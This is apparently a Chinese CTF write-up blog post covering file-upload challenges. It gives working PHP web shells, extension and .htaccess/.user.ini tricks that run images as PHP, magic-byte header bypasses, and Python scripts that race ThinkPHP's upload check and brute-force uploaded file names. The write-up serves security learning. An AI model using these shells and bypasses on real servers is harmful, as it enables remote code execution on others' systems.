CTF下的文件上传

原创

Sn0w/ 于 2020-05-06 23:52:59 发布 4081 收藏 11

分类专栏： 文件上传 文章标签： web

前言：

CTF下的文件上传考法也有很多种，结合做过的题目进行一个总结。

[ACTF2020 新生赛]Upload

——后缀名绕过


有JS代码在前端验证，先上传要求的格式再通过抓包修改后缀名

```
----------------------------21200697525628
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: image/jpeg

<script language="pHp">@eval($_POST['a'])</script>
----------------------------21200697525628
Content-Disposition: form-data; name="submit"

upload
----------------------------21200697525628--
```


看来php后缀被过滤了，可以尝试其他后缀名



php常用后缀名如下：

```
# php2，php3、php4、php5、phtml、phtm
代替php后缀
```

e~ ./uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml

phtml和phtm后缀即可上传进行，下面就是连接查看flag了

类似题目：

> [极客大挑战 2019]Upload

[GXYCTF2019]BabyUpload

——图片马

上传文件 浏览... 1.gif 上传

上传类型也太露骨了吧!

经过测试只有jpg后缀的图片可以上传进行，利用php后缀名无法绕过，大小写也无法绕过，那就通过上传`.htaccess`文件来解析上传的jpg图片

```
-----------------------------251391524329959
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg

AddType application/x-httpd-php .jpg
-----------------------------251391524329959
Content-Disposition: form-data; name="submit"

涓嶅厑璁
```

上传成功，下面传入jpeg马连接即可

/var/www/html/upload/2cfe00eacc8bb8808df808e3ebe9b21d/.htaccess succesfully uploaded!

补充一下上传姿势和.htaccess 文件上传

```
#上传姿势
添加gif89a的头
<script language=”php”>
php2，php3、php4、php5、phtml、phtm代替php后缀
传.htaccess
截断上传

#.htaccess文件上传
#方法一：
# FileMatch 参数即为文件名的正则匹配
<FilesMatch "1.jpg">
  SetHandler application/x-httpd-php
</FilesMatch>
// 1.jpg
<?php eval($_GET['a']);?>
#方法二：
AddType application/x-httpd-php .jpg
// 1.jpg
<?php eval($_GET['a']);?>
```

类似题目：

> [MRCTF2020]你传你□呢

[RoarCTF 2019]Simple Upload

——条件竞争、Thinkphp的文件上传、脚本上传

```
<?php
namespace Home\Controller;

use Think\Controller;

class IndexController extends Controller
{
        public function index()
        {
                show_source(__FILE__);
        }
        public function upload()
        {
                $uploadFile = $_FILES['file'] ;

                if (strstr(strtolower($uploadFile['name']), ".php") ) {
                        return false;
                }

                $upload = new \Think\Upload();// 实例化上传类
                $upload->maxSize   = 4096 ;// 设置附件上传大小
                $upload->allowExts  = array('jpg', 'gif', 'png', 'jpeg');// 设置附件上传类型
                $upload->rootPath = './Public/Uploads/';// 设置附件上传目录
                $upload->savePath = '';// 设置附件上传子目录
                $info = $upload->upload() ;
                if(!$info) {// 上传错误提示错误信息
                    $this->error($upload->getError());
                    return;
                }else{// 上传成功 获取上传文件信息
                    $url = __ROOT__.substr($upload->rootPath,1).$info['file']['savepath'].$info['file']['savename'] ;
                    echo json_encode(array("url"=>$url,"success"=>1));
                }
        }
}
```


很明显就是Thinkphp的代码，查到thinkphp的手册

ThinkPHP3.2完全开发手册

查资料发现Thinkphp默认上传路径是`/home/index/upload`

这道题没有上传点，应该是要自己编写脚本上传进去，可以参考师傅的文章去写

python模拟文件上传（multipart/form-data形式）

在官方网站上，requests模拟一个表单数据的格式如下：

```
files = {'name': (<filename>, <file object>,<content type>, <per-part headers>)}
```

这一行模拟出来的post数据为：

```
Content-Disposition: form-data; name='name';filename=<filename>
Content-Type: <content type>


<file object>
--boundary
```


下载源码观察文件上传命名规则

uniqid() 函数基于以微秒计的当前时间，生成一个唯一的 ID，所以上传文件名是一直在变化的。

观察题目源码会发现只是限制了上传后缀，`thinkPHP`里的`upload()`函数在不传参的情况下是批量上传的，可以理解为防护机制只检测一次，运用条件竞争，多次上传便可以绕过文件后缀的检测。

那接下来就通过脚本来进行上传

```
import requests

url = 'http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn/index.php/home/index/upload'

file1 = {'file':open('lemon.txt','r')}
file2 = {'file1':open('lemon.php','r')}

r = requests.post(url,files=file1)
print(r.text)
r = requests.post(url,files=file2)
print(r.text)
```

发现上传的php文件没有显示出文件名

```
$ python3 1.py
{"url":"\/Public\/Uploads\/2020-04-24\/5ea253ac94137.txt","success":1}
{"url":"\/Public\/Uploads\/","success":1}
```

上面提到了uniqid() 函数会以时间更改文件名，所以将lemon.txt上传两次根据第一和第三个正常文件的文件名之间的差异，爆破出我们上传的木马文件名

```
import requests

url = 'http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn/index.php/home/index/upload'

file1 = {'file':open('lemon.txt','r')}
file2 = {'file1':open('lemon.php','r')}

r = requests.post(url,files=file1)
print(r.text)
r = requests.post(url,files=file2)
print(r.text)
r = requests.post(url,files=file1)
print(r.text)
```

```
$ python3 1.py
{"url":"\/Public\/Uploads\/2020-04-24\/5ea2526cda44e.txt","success":1}
{"url":"\/Public\/Uploads\/","success":1}
{"url":"\/Public\/Uploads\/2020-04-24\/5ea2526d3d0aa.txt","success":1}
```

发现文件名后六位不同，只能爆破了

```
import requests

s = "1234567890abcdef"
for i in s:
    for j in s:
        for k in s:
            for l in s:
                for o in s:
                    for u in s:
                        url = "http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn/Public/Uploads/2020-04
-24/5ea2526%s%s%s%s%s%s.php"%(i,j,k,l,o,u)
                        r = requests.get(url)
                        # print(url)
                        if r.status_code != 404:
                            print(url)
                        break
```

几乎爆破不出来，六位太长了,但思路和方法就是这样的，看了师傅写的脚本可以跑出来，学习一下

```python
#coding:utf-8
import requests
import time
import json

url = "http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn/"

path = url + "/index.php/home/index/upload"
files = {"file":("a.txt",'a'), "file1":("b.php", '<?php eval($_GET["a"]);')}
r = requests.post(path, files=files)
t1 = r.text.split("/")[-1].split(".")[0]
param=json.loads(r.content)
#json.loads()用于将str类型的数据转成dict
print param
t1 = int(t1, 16)

j = t1
while True:
    path = url + "/Public/Uploads/"+param['url'].split("/")[-2]+"/%s.php" % hex(j)[2:]
    try:
        r = requests.get(path,timeout=1)
    except:
        continue
    if r.status_code == 429:#规避过于频繁访问导致的429
        time.sleep(0.1)
        continue
    elif r.status_code != 404:
        print path
        print r.text
        break
    print j, path, r.status_code
    j -= 1
```

```
c/Uploads/2020-04-24/5ea25a605a087.php 404
1664822303629446 http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn//Publi
c/Uploads/2020-04-24/5ea25a605a086.php 404
1664822303629445 http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn//Publi
c/Uploads/2020-04-24/5ea25a605a085.php 404
1664822303629444 http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn//Publi
c/Uploads/2020-04-24/5ea25a605a084.php 404
1664822303629443 http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn//Publi
c/Uploads/2020-04-24/5ea25a605a083.php 404
1664822303629442 http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn//Publi
c/Uploads/2020-04-24/5ea25a605a082.php 404
http://b718a952-ff8f-46e1-b071-4d96d9b3b90e.node3.buuoj.cn//Public/Uploads/2020-04
-24/5ea25a605a081.php
flag{221122d1-1037-4245-8efd-9adc2068aed8}
```


[SUCTF 2019]CheckIn

——.user.ini的利用

这道题能学到新的知识和姿势，下面就通过题目来学习

看似是一道正常的上传题目，然后有黑名单，检测文件头，截断也不行，图片马的话`.htaccess`文件上传不,这个就很头疼，看了师傅的WP发现是用到了`.user.ini`，说实话这个真的没有遇到过，学习一下

```
对比：
.user.ini 无论是nginx/apache/IIS，只要以fastcgi运行的php都可以用这个方法。
.htaccess .htaccess有局限性，只能是apache.
```

https://wooyun.js.org/drops/user.ini%E6%96%87%E4%BB%B6%E6%9E%84%E6%88%90%E7%9A%84PHP%E5%90%8E%E9%97%A8.html

原理就不叙述了，可以看师傅对其的分析，写的真的很详细了

配置项	描述
auto_prepend_file	指定一个文件，在任何php文件运行前会将这个文件require进来。
auto_append_file	类似前一选项，区别是包含目标文件在php尾部执行。当该文件调用了exit()时无效。

下面就通过这道题来练习一下这个方法：

.user.ini

```
auto_prepend_file=1.jpg
```

上传发现绕不过文件头检测

```
可以添加
GIF89a
或者通过设置height以及width来绕过getimagesize、或exif_imagetype的检测
#define width 666
#define height 666
```

payload：

```
.user.ini文件
#define width 666
#define height 666
auto_prepend_file=3.jpg
```

```
3.jpg文件
#define width 666
#define height 666
<script language="PHP">system("cat /flag");</script>
```

其他例子：

https://blog.csdn.net/qq_43305301/article/details/104494779

未完待续！